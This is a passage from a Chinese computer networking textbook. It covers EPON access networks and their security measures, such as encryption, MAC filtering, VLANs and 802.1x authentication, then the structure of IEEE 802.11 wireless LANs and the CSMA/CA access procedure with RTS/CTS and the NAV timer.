有线电视网络中心的数字有线电视信号通过1550nm光载波的模拟调制，由掺铒光纤放大器（EDFA）放大后，经过无源光纤网络（PON）传到远端大楼或园区的有线电视本地网络。系统中采用粗波分复用器（CWDM）实现三个波长的光路信号在单芯光纤中的混合与分离。




图 3.24　三波长 EPON 综合接入网方案

3.4.4　EPON 的信息安全问题

由于 EPON 技术是在以太网技术上的延伸,因此在系统安全方面的技术与共享媒体的以太网类似。

(1) EPON 中的下行数据流采用广播的方式发送,因此在每个 ONU 的接收端口都可捕获到全部下行数据。对下行帧头部的 MAC 地址等信息是不能加密的,对于帧内载荷的上层数据,可以在 OLT 与每个 ONU 之间协商使用对称密钥加密算法进行加密,从而防止非法用户对信息的获取。加密可以选择只对下行载荷数据加密,或者对上下行载荷数据进行加密。需要有密钥的产生与分配管理等配套措施,详见第 10 章。

(2) 在 EPON 网络中心的 OLT 上存储有系统内所有 ONU 的 MAC 地址表,若发现网络中传输的以太帧 MAC 地址不再此表中,则可判定来自非法 ONU 用户,将其抛弃。

(3) 将网络内的用户划分为多个 VLAN 虚拟局域网,隔离不同 VLAN 用户之间的数据。

(4) 对 ONU 的身份认证鉴权方式,可采用本地的 CHAP 认证、远端的 EAP 认证、802.1x 认证等。如果需要进行 802.1X 鉴权,那么需要开启认证服务器才能对 ONU 提供的用户名和密码进行认证。可在远程为 ONU 配置 802.1x 认证的账号和密码。对于不能通过认证鉴权的 ONU 则可遥控将其关闭。鉴权操作只对 ONU 进行,不针对与该 ONU 连接的局域网内用户。

(5) EPON 系统采用单芯光纤构成的树枝形 PON 分配传输网络,造价十分低廉,可在主干上设置另一芯光纤网作为备份,若出现主光纤断路,可在 OLT 上进行容灾自动切换。

3.5　IEEE 802.11 无线局域网

无线通信是当前快速发展的网络技术之一。无线局域网在校园网、商务楼和很多公共场所得到大量的应用。本节讨论 IEEE 802.11 无线局域网。另一种是蓝牙技术(用于小型无线局域网)。重点讨论它们的物理层和数据链路层。

3.5.1　IEEE 802.11 无线局域网的结构

IEEE 802.11 是 IEEE 制订的无线局域网协议,包含了物理层和数据链路层的内容。

它定义了两类服务：基本服务集(Basic Service Set,BSS)和扩展服务集(Extended Service Set,ESS)。

1. 基本服务集(BSS)

它是无线局域网的基本模块,由固定的或移动的无线工作站,以及一个可选的固定中心基站(Access Point,AP)所构成。图 3.25 为这两种配置的示意图。




图 3.25　基本服务集(BSS)的两种基本配置

不设置 AP 的基本服务集(BSS)是一个独立的无线局域网,不能发送数据到其他的 BSS,称为 ad hoc 构架(Architecture)。这种结构中的数据传输不需要经过 AP,工作站群就可以构成一个对等网络,它们可以相互独立,也可成为 BSS 的一部分。具有 AP 的 BSS 也称为基本构架的网络。

2. 扩展服务集(ESS)

由两个或两个以上的具有 AP 的 BSS 构成。这些 BSS 由分布式的传输系统连接起来,通常这个分布式的传输系统就是一个有线局域网,也可以是无线分布系统。分布系统将各 BSS 中的 AP 连接起来,从而组成一个更大的网络。IEEE 802.11 并没有限定此分布系统的类型,可以是任何类型的 IEEE 局域网,例如以太网等。ESS 使用两类工作站：移动工作站和固定工作站(AP),如图 3.26 所示。




图 3.26　扩展服务集(ESS)

当这些 BSS 被连接起来后,在同一个 BSS 中的工作站可以不经过 AP 而相互通信。然而,在两个不同的 BSS 中的两台工作站之间的通信必须经过两台 AP 的转发。此概念中,一个 BSS 类似一个蜂窝移动网络,AP 是基站,工作站是蜂窝中的移动台。注意,一台移动的工作站可以同时属于多个 BSS。

3. 无线工作站的类型

IEEE 802.11 定义了 3 种类型的工作站,主要基于它们在无线局域网中的移动性：非转移的(no-transition)、BSS-转移的和 ESS-转移的工作站。一个非转移的工作站可以是一

个 BSS 中的固定工作站或移动工作站。一个 BSS-转移的工作站能够从一个 BSS 移动到另一个 BSS,但这种移动是限制在同一个 ESS 中的。一个具有 ESS-转移的工作站能够在不同的 ESS 中移动,但是 IEEE 并不保证在这种移动中通信的连续性。

3.5.2 IEEE 802.11 无线局域网的 MAC 子层

IEEE 802.11 定义了两个 MAC 子层:分布式协调功能(Distributed Coordination Function,DCF)和点协调功能(Point Coordination Function,PCF)。图 3.27 为这两个 MAC 子层的关系,LLC 子层和物理层。




图 3.27 IEEE 802.11 标准中的 MAC 各层

1. 分布式协调功能(DCF)

DCF 是 IEEE 802.11 定义的两个 MAC 子层的协议之一,使用 CSMA/CA(载波侦听多路接入/冲突回避)的技术访问信道媒体。无线 LAN 不能使用 CSMA/CD 的原因如下:

(1) 为了进行冲突检测,一个移动工作站必须能同时发送数据和接收冲突信号。这会增加工作站的成本,以及信道带宽。

(2) 因为有隐蔽站的问题,冲突可能检测不到。下面将会讨论此问题。

(3) 工作站之间的距离可能很大,无线电信号的衰落会导致工作站不能听到另一端产生的冲突。

图 3.28 为无线局域网使用的 CSMA/CA 的工作流程图。下面将逐步进行分析。

第一步:发送帧之前,发送源站通过检测无线电载波的信号强度来判断信道是否空闲。

使用后退-坚持策略继续侦听,直到信道空闲。"后退-坚持"的概念是,当第 1 次侦听时信道不空闲,就等待一个增加的后退时间再侦听,当第 2 次侦听信道不空闲,等待的后退时间又再增加 1 倍。

当信道空闲后,工作站继续等待一段称为分布式帧间间隔(Distributed Interframe Space,DIFS)的时间,然后发送一个称为发送请求(Request To Send,RTS)的帧。

第二步:当目的站收到 RTS 后,等待一段称为短帧间间隔(Short Interframe Space,SIFS)的时间,目的站发送一个称为可以发送(Clear To Send,CTS)的控制帧给源站。此控制帧指出目的站已经准备好接收数据。

第三步:源站等待一段相当于 SIFS 的时间后,发送数据。

第四步:目的站收到数据后,等待一段相当于 SIFS 的时间后,向源站发回 ACK 帧确认数据帧已经收到。此协议中必须要确认,因为没有其他途径可以检测目的站是否已经成功




图 3.28　无线局域网的 CSMA/CA 流程图

地收到了数据。但在 CSMA/CD 系统中，只要发送端没有检测到冲突，就知道数据已经顺利到达目的站了，不需要接收方的确认。

网络占用矢量(Network Allocation Vector，NAV)：如果有一个工作站在占用信道，其他工作站如何推迟发送它们的数据呢？换言之，如何实现此协议的冲突避免呢？关键在于网络占用矢量(NAV)的特性。

当一个站发送 RTS 帧后，就包含了它需要占用信道的时间段。受到 RTS 帧影响的那些站就启动一个称为网络占用矢量(NAV)的定时器，该定时器标明这些站要等待多长时间才能再来检测信道是否空闲。每次有一个站发送 RTS 帧后，其他站都要启动它们的 NAV 定时器。换言之，每个站在检测物理信道是否空闲之前，都要先查看 NAV 定时器是否超时。图 3.29 所示为 NAV 定时器的概念。

握手时的冲突：如果在 RTS 或 CTS 控制帧传播的握手期间产生了冲突将会发生什么情况呢？就是两个或两个以上的站同时发送 RTS 帧，这些控制帧会产生冲突。然而，因为没有冲突的检测机制，发送方在没有收到来自接收端 CTS 帧时就判断产生了冲突。就采取

